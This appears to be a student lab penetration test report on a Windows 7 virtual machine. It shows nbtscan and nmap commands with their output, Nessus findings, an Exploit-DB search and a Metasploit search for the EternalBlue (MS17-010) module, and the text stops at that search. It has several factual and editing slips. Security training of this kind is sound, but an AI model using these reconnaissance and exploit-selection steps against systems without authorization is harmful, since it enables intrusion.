Penetration Test Report for Internal Lab and Practice

Prepared By

#Raheel Ahmad
#Asif Ali
#Khalil Ahmad

Document History:

VERSIONS	DATE	PERSON	NOTES,COMMENTS,REASONS
1.0	JULY 9,2023		Pen Testing Report of Window-7

Table of Contents

1.0 EXECUTIVE SUMMARY

1.1 Overview:

Example institute < Students> engaged Corvit system, MYC team to conduct penetration testing against security controls within their information environment to provide practical demonstration of those control effectiveness . The test was performed in accordance LAN penetration testing method. MYC team do Network scanning through Nmap for getting IP and operating system version of target host. They used Nessus to get vulnerabilities exits on the target host and through that vulnerable point they get publically available script from Exploit DB. They ping the target host and run the commands on Kali Linux from Metasploit. They got the access of target host with in few seconds.

1.2 High Level Test Rating:

Internal penetration test: Here are high level vulnerabilities that we got on target host.

<<CVE-2017-0143 >>

Also known is Eternalblue, it is a critical vulnerability which affects the server Message Block (SMB) protocol use by Microsoft windows operating system. Exploiting this vulnerability allows the remote attackers to execute their payload.

<<MS11-030>>

It is a Microsoft security Bulletin that addresses a privilege escalation vulnerability in the windows kernel.

<<MS17-010>>

Through vulnerability attackers can exploit a weakness in the windows SMB protocol to execute remote code and propagate malware.

<<MS 16-047>>


Microsoft Security Bulletin ‘’MS16-047’’ provides information about the vulnerability, its impact, and the available security updates or patches to mitigate the risk.

1.3 Motive:

Hacking of window 7 or any other operating system, can have various motives. However, it's important to note that hacking without proper authorization is illegal. We have assigned the task from Corvit system Peshawar to do pen testing of operating system. So we got different sort of vulnerability of windows7 which were running on their servers. These weakness could potentially be exploit by hackers. However, since the release of window 7, Microsoft has made numerous security updates and patches to address known vulnerability and enhance the security of the operating system.

1.4 Overall Risk Rating:

Having considered the potential outcomes and the risk levels assessed for each documented testing activity, Zero team considers Corvit system's overall risk exposure regarding malicious factors.



1.5 Prioritized Recommendation:

On the basses of result achieved during the project MYC recommended some points which are given below.

- **Upgrade to new version :**
  Upgrade to more recent version of windows, such as window 7, window 8.1 preferably windows 10.
- **Ensure antivirus and security software:**
  If you must want to keep using window7 for some reason then you have to be antivirus and software installed. Keep it up to date and regularly scan your system for heavy threats.
- **Limit internet connectivity:**
  If possible, minimize the internet connectivity of your XP machine. Avoid browsing the web or using email on the system.

2.0 Methodologies:

In the Methodologies portion we are going to explain that what tools used by MYC team and how we compromised the victim machine. We use several tools for the exploitation of Window7 we used **Nmap** tool in kali Linux for network scanning to get the victim Ip address, name of the victim machine, Open ports of the victim machine and also we find the version of the victim machine which is Window7. And we get the victim machine IP **(192.168.58.133)**. After that we used **Nessus** professional tool for scanning Vulnerabilities in the Window7 and we got the vulnerability **MS17-010** and **SMBv1**. After finding the Vulnerabilities in Window7 we use **Exploit-dB** to check that there exploitations are available publically or not. After that clearing the Reconnaissance phase we moved to Metasploitable framework to exploit the Window7 and we also used different payloads for exploitations. Which we will discuss below.

Below is a summary of how Window7 can compromised and exploit.

2.1 Information Gathering:

The information gathering portion is the most important portion of penetration testing which focus on complete information about the victim machine which is window7 and identify the scope of penetration testing. And Window7 was ask to exploit.

2.2 Scope:

The scope of the assessment was on Window7 Operating System machine to compromise and exploit.

No	Name	OS-IP
1	Window7 Home Basic	192.168.58.133

2.3 Service Enumeration

The Enumeration portion of penetration testing focuses on gathering information about victim machine that what applications are running on the victim machine what ports are open, which version is running and what the vulnerabilities on the system are. We will explain the vulnerability in the next session of Penetration.

NO	Name	Victim IP	OS-Version	Username	Open-Ports
1	Window7 Home basic	192.168.58.133	SP1 v6.1	WIN-NTKFP7U8	135/445/139

2.4 Penetration-Processes:

This portion of the penetration testing focuses on heavily gaining access of the Window7 system. And how MYC team compromised it and what are the steps procedure taken by MakeYouCry team. We explain the each steps and Vulnerability in this portion.

Take a look below.

Vulnerabilities exploited	System vulnerable IP
[MS17-010, SMBv1, CVE-2017-0147]	192.168.58.133

Explaining Vulnerabilities:


MS17-010(Eternal blue):

This Vulnerability was published on last March14, 2017 and an unauthenticated remote attacker can exploit easily via sending some special craft packages. And we call also call it eternal blue. Eternal blue is an exploit that allows attacker to access remotely execution and get access easily. And it was discovered by the Equation Group NSA.

SMBv1:

Microsoft server message block 1.0 an attacker can easily exploit Window7 through Microsoft server message block and get access to your system and steal your personal data from system. We have already check these vulnerabilities on Exploit-DB and its exploitable data and scripts available publically.

SEVERITY	CVSS	VPR	NAME	CVE
HIGH	8.1	9.7	MS17-010	CVE-2017-0147



Vulnerability fix:

Microsoft has released a lot patches for Windows or update your current Window operating System.


3.0 Information Gathering and Exploitations

In this final portion of penetration testing we will show how we gather information about the target and also explain the each and every step done by team MYC.

Network Scanning:

We used this commands in Kali Linux to scan our LAN network to get the victim machine IP easy.

ntbscan –r 192.168.58.130/24 or netdiscover –i eth0 –r 192.168.58.130/24




```
└─$ nbtscan -r 192.168.58.130/24
Doing NBT name scan for addresses from 192.168.58.130/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
-
192.168.58.1     DESKTOP-KBMF7LE  <server>  <unknown>        00:50:56:c0:00:0
8
192.168.58.130   <unknown>                  <unknown>
192.168.58.133   WIN-NTKFPQOU7U8  <server>  <unknown>        00:0c:29:5b:23:e
1
192.168.58.255  Sendto failed: Permission denied
```

Running this command we get the victim IP easily and we also get victim machine name and mac address as well.

After getting the IP address and victim machine name we run some nmap commands for further details about what version and operating system is running on victim machine.

Nmap:

nmap -O –sV 192.168.58.133 or nmap –A 192.168.58.133




```
└─# nmap -O -sV 192.168.58.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 04:20 EDT
Nmap scan report for 192.168.58.133 (192.168.58.133)
Host is up (0.00084s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: W
ORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:5B:23:E1 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mic
rosoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:m
icrosoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Serv
er 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-NTKFPQOU7U8; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Running this nmap command we get all the open tcp ports updates and also complete details about the operating system.

Nessus is a professional vulnerability scanning tool and after getting an IP address of victim machine we scan the IP for finding vulnerabilities in a victim machine.

Step1:



New Scan / Advanced Scan

‹ Back to Scan Templates

General Settings

Name: WINDOW-7

Description: THIS IS FOR TEST PURPOSE AND FOR REPORT


Folder: My Scans

Targets: 192.168.58.133

Upload Targets: Add File

In the first step we simply did new scan and give Name of target which is Window7 Home basic and description for what purpose we are doing it and at the last the Target IP **192.168.58.133** and started Nessus scan.

Step2:



WINDOW-7

‹ Back to My Scans

Scan Summary | Hosts 1 | Vulnerabilities 19 | History 1

1 Host

Host	Vulnerabilities
192.168.58.133	2 1 2 34


Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:33 AM
End: Today at 12:36 AM
Elapsed: 3 minutes

Vulnerabilities

In the end of the scan we found some vulnerabilities about the victim machine **192.168.58.133** and we found some (Critical, High, and Medium) vulnerabilities in Nessus scanning with complete details about every vulnerabilities.


Step3:



Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.3	MS11-030: Vulnerabilit...	Windows	1
CRITICAL	10.0		Unsupported Window...	Windows	1
HIGH	8.1	9.7	MS17-010: Security Up...	Windows	1
MEDIUM	6.8	6.0	MS16-047: Security Up...	Windows	1
INFO			WMI Not Available	Windows	1

After donning the step 2 we move on the next step to get deeper update about every vulnerabilities. And we found that Ms17-010 can be compromised easily because it has high VPR rating and can be compromised.

Step4:



□ Verified □ Has App

Filters | Reset All

Show 15

Search: MS17-010

Date	D	A	V	Title	Type	Platform	Author
2018-02-05	⬇		✓	Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	Remote	Windows	Metasploit
2017-07-11	⬇		✓	Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17	⬇		✓	Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17	⬇		✓	Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	sleepya
2017-05-10	⬇		✗	Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	Juan Sacco
2017-04-17	⬇		✓	Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	DoS	Windows	Sean Dillon

Showing 1 to 6 of 6 entries (filtered from 45,619 total entries)


FIRST PREVIOUS 1 NEXT LAST

We used Exploit Database and search the vulnerability MS17-010 and found perfectly that it can be exploit easily because its exploitation available publically.

Kali Linux:

After completing all phases perfectly we move to the last phase of penetration testing to compromised the target and get access to it and in the last phase we are using the Kali Linus OS which have a lot built tools used for exploitations.

In kali linux we are using Metasploit Framework for exploitations which is built in tool of kali
#msfconsole




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

[*] Starting the Metasploit Framework console...-sole.../
```

```
       =[ metasploit v6.3.21-dev                          ]
+ -- --=[ 2327 exploits - 1218 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
```

Here we simply search the Vulnerability MS17-010 to check their matching module and we get the module etnernalblue.


#search ms17-010
#exploit/windows/smb/ms17-010_eternalblue



```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
